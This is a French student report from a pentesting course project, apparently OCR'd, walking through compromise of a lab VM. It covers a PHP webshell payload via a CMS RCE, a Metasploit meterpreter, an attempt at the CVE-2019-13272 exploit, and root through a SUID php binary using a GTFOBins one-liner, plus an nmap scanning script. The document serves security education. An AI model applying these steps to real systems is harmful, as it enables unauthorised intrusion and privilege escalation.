
```
┌──(kali㉿kali)-[~]
└─$ ./navigate_RCE.sh blackpearl.tcm

 URL:  http://blackpearl.tcm/

 Sesion: e01rk2sqnvih9o9mr1773q2glg

Payload:
<?php system($_GET['cmd']);?>

Subiendo Exploit  ...

Obteniendo webshell ...
webshell$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
webshell$
```

Une fois que l'on a le webshell, on essaye d'entrer la dernière commande indiquer par le site mais ça ne fonctionne pas :




BUSSON Emilien
DE SAINT LEON LANGLES Quentin
BUT2 Réseaux et Télécommunications


Les recherches par Internet ne se montrant pas concluante, on va simplement aller voir sur metasploit s'il y en a une :




On va donc mettre les options adéquat qui sont l'adresse IP de la machine ciblée et le nom de domaine sur lequel se situe le navigate. Une fois ceci bien configuré, on peut lancer l'exploit :



Cet exploit nous offre donc un shell meterpreter à partir duquel on peut créer un shell sur la machine cible avec la commande shell comme on l'a fait pour d'autres machines auparavant :



On est donc maintenant sur un shell www-data sur lequel on va installer linpeas pour pouvoir mettre en place une escalation de privilège. On va alors l'installer de la même façon que précédemment sur la troisième machine en créant un serveur temporaire sur la kali :



On peut donc maintenant utiliser linpeas sur la machine cible pour détecter les vulnérabilités mais celui ci ne détecte aucun code rouge sur fond jaune donc on va devoir regarder les codes rouges.
Le premier code rouge intéressant est celui d'une CVE que nous avons donc recherché :

Description

In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to create a ptrace relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls execve (potentially allowing control by an attacker). One contributing factor is an object lifetime issue (which can also cause a panic). Another contributing factor is incorrect marking of a ptrace relationship as privileged, which is exploitable through (for example) Polkit's pkexec helper with PTRACE_TRACEME. NOTE: SELinux deny_ptrace might be a usable workaround in some environments.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NVD **NIST:** NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Cette description indique qu'il est possible de réaliser une escalation de privilège donc on va essayer de la mettre en place avec ce lien github qui nous donne une explication de la réalisation (https://github.com/jas502n/CVE-2019-13272) :

```
www-data@blackpearl:~/blackpearl.tcm/navigate$ wget https://raw.githubusercontent.com/jas502n/CVE-2019-13272/master/CVE-2019-13272.c
<.com/jas502n/CVE-2019-13272/master/CVE-2019-13272.c
--2025-01-15 05:27:20--  https://raw.githubusercontent.com/jas502n/CVE-2019-13272/master/CVE-2019-13272.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13962 (14K) [text/plain]
Saving to: 'CVE-2019-13272.c'

CVE-2019-13272.c    100%[===================>]  13.63K  --.-KB/s    in 0s

2025-01-15 05:27:20 (75.3 MB/s) - 'CVE-2019-13272.c' saved [13962/13962]

www-data@blackpearl:~/blackpearl.tcm/navigate$ gcc -s CVE-2019-13272.c -o pwned
<earl.tcm/navigate$ gcc -s CVE-2019-13272.c -o pwned
bash: gcc: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$ ls
ls
CVE-2019-13272.c  crossdomain.xml  js            navigate_download.php  themes
LICENSE.txt       css              lib           navigate_info.php      updates
README            favicon.ico      linpeas.sh    navigate_upload.php    web
cache             img              login.php     plugins
cfg               index.php        navigate.php  private
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd CVE-2019-13272.c
cd CVE-2019-13272.c
bash: cd: CVE-2019-13272.c: Not a directory
www-data@blackpearl:~/blackpearl.tcm/navigate$ ./pwned
./pwned
bash: ./pwned: No such file or directory
www-data@blackpearl:~/blackpearl.tcm/navigate$ gcc -s CVE-2019-13272.c -o pwned
<earl.tcm/navigate$ gcc -s CVE-2019-13272.c -o pwned
bash: gcc: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$ apt install gcc
apt install gcc
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are you root?
www-data@blackpearl:~/blackpearl.tcm/navigate$ sudo apt instal gcc
sudo apt instal gcc
bash: sudo: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$
```

On se rend compte qu'il n'est pas possible d'utiliser gcc qui est un compilateur de langage C ce qui fait que l'exploit n'est pas possible à utiliser.
Il y a ensuite une autre CVE détectée par linpeas mais que l'on a pas réussi à exploiter :

Description

A heap out-of-bounds write affecting Linux since v2.6.19-rc1 was discovered in net/netfilter/x_tables.c. This allows an attacker to gain privileges or cause a DoS (via heap memory corruption) through user name space

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CNA: Google Inc. **Base Score:** 8.3 HIGH **Vector:** CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H


Le prochain code rouge qui a attiré notre attention est celui ci :

```
╔══════════╣ Checking sudo tokens
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#reusing-sudo-tokens
ptrace protection is disabled (0), so sudo tokens could be abused
```


Cette ligne disant que ptrace protection est désactivé indique qu'un processus peut en contrôler un autre, cependant les exploits trouver concernant ceci utilisent également gcc et ne peuvent pas être mis en place, celui ci par exemple trouvé sur github :

```
gcc -o ptrex ptrex.c
 ./ptrex
```

Après avoir passé plein de codes rouges peu intéressant, on arrive sur la section “files with interesting permissions” qui signifie “fichiers avec des permissions intéressantes” :



Le premier que l’on retiendra est celui qui indique /usr/bin/php7.3 (Unknown SUID binary!) qui indique que le SUID est activé sur /usr/bin/php7.3 comme le montre la commande ls :



Le s dans les permissions est ce qui montre le SUID. Il est donc possible de lancer un reverse shell sur cette machine comme le montre ce site (https://gtfobins.github.io/gtfobins/php/#suid) :

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

On peut donc maintenant entrer cette commande en utilisant le /usr/bin/php7.3 afin d'obtenir un reverse shell :

```
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh',['-p']);"
whoami
root
```

La commande whoami nous confirme bien que nous sommes root après cette manipulation, le pentest de cette VM est donc terminée et les informations concernant l'utilisateur Alek n'ont finalement pas eu d'utilités.

Conclusion:

Pour conclure sur cette SAE de pentesting, dans un premier temps nous pouvons dire que nous avons appris beaucoup de choses en la réalisant. En effet, durant les cours qui devaient nous préparer à cette SAE, nous avons pu voir la théorie, avec quelques exercices pratiques. Ici nous avons dû appliquer la théorie à la pratique. On peut voir que pratiquement toutes les failles que nous avons exploitées sont dues à une négligence humaine, soit sur la configuration des services soit sur le maintien à jour de services qui permettent d'éliminer certaines failles de sécurité. En effet, nous avons pu remarquer que parfois les mots de passe étaient réutilisés donc une fois trouvé il aidaient à l'escalade de privilège, d'autre fois, un service laissé avec un mot de passe par défaut, ou encore des services mal configurés laissant l'accès à n'importe qui. Nous pouvons ainsi conclure, à la fin de cette SAE, que comme on l'entend très souvent il est important de maintenir ses logiciels et appareils à jour, cela évite souvent de laisser des failles de sécurité. De plus, il faut toujours tenter de configurer correctement un service que l'on héberge, en appliquant les conseils des développeurs mais aussi en analysant bien les problématiques et besoins. Enfin il est important de changer les mots de passe et de mettre des mots de passe forts. En effet, plus un mot de passe est fort, moins il sera possible de le déchiffrer.

Annexe script bash:

Voici notre script bash permettant de scanner toutes les adresses d'un réseau et les ports ouverts pour chaque adresse, cela crée un fichier ou on va stocker les ports ouverts, un fichier nommé avec l'adresse IP (par exemple, `192.168.1.1_open_ports.txt`).
pour l'exécuter:
./script.sh <network>

```
#!/bin/bash

# Vérifier si un argument a été fourni
if [ -z "$1" ]; then
    echo "Usage: $0 <network>"
    exit 1
fi

# Utiliser l'argument comme réseau à scanner
network="$1"

# Scanner les adresses IP du réseau
echo "Scanning network $network..."
nmap -sn $network -oG - | awk '/Up$/{print $2}' > live_hosts.txt

# Analyser les ports ouverts pour chaque adresse IP trouvée et stocker les résultats dans des fichiers séparés
echo "Scanning open ports for live hosts..."
while IFS= read -r ip; do
    echo "Scanning $ip..."
    nmap -p- $ip -oN "${ip}_open_ports.txt"
done < live_hosts.txt

# Nettoyer le fichier temporaire
rm live_hosts.txt

echo "Scan terminé."
```

Explication:

#!/bin/bash :

- Indique que le script doit être exécuté avec l'interpréteur Bash.

if [-z "$1"]; then echo "Usage: $0 <network>"; exit 1; fi :

- Vérifie si un argument a été fourni. Si ce n'est pas le cas, affiche un message d'utilisation et termine le script.

network="$1" :

- Assigne l'argument fourni (le réseau à scanner) à la variable network.

echo "Scanning network $network…" :

- Affiche un message indiquant que le réseau spécifié est en cours de scan.

nmap -sn network−oG− | awk'/Up/{print $2}' > live_hosts.txt :

- Utilise nmap pour effectuer un scan ping (-sn) du réseau spécifié.
- -oG - : Formate la sortie en format grepable.
- awk '/Up$/{print $2}' : Filtre les résultats pour obtenir les adresses IP des hôtes actifs.
- > live_hosts.txt : Stocke les adresses IP des hôtes actifs dans un fichier temporaire live_hosts.txt.

echo "Scanning open ports for live hosts…" :

- Affiche un message indiquant que les ports ouverts des hôtes actifs sont en cours de scan.

while IFS= read -r ip; do echo "Scanning $ip…"; nmap -p- ip−oN"{ip}_open_ports.txt"; done < live_hosts.txt :

- Lit chaque adresse IP du fichier live_hosts.txt.
- Pour chaque adresse IP, affiche un message indiquant que l'adresse est en cours de scan.
- Utilise nmap -p- $ip pour scanner tous les ports (-p-) de l'adresse IP.
- -oN "${ip}_open_ports.txt" : Stocke les résultats du scan dans un fichier nommé avec l'adresse IP (par exemple, 192.168.1.1_open_ports.txt).

rm live_hosts.txt :

- Supprime le fichier temporaire live_hosts.txt après le scan.

echo "Scan terminé." :

- Affiche un message indiquant que le scan est terminé.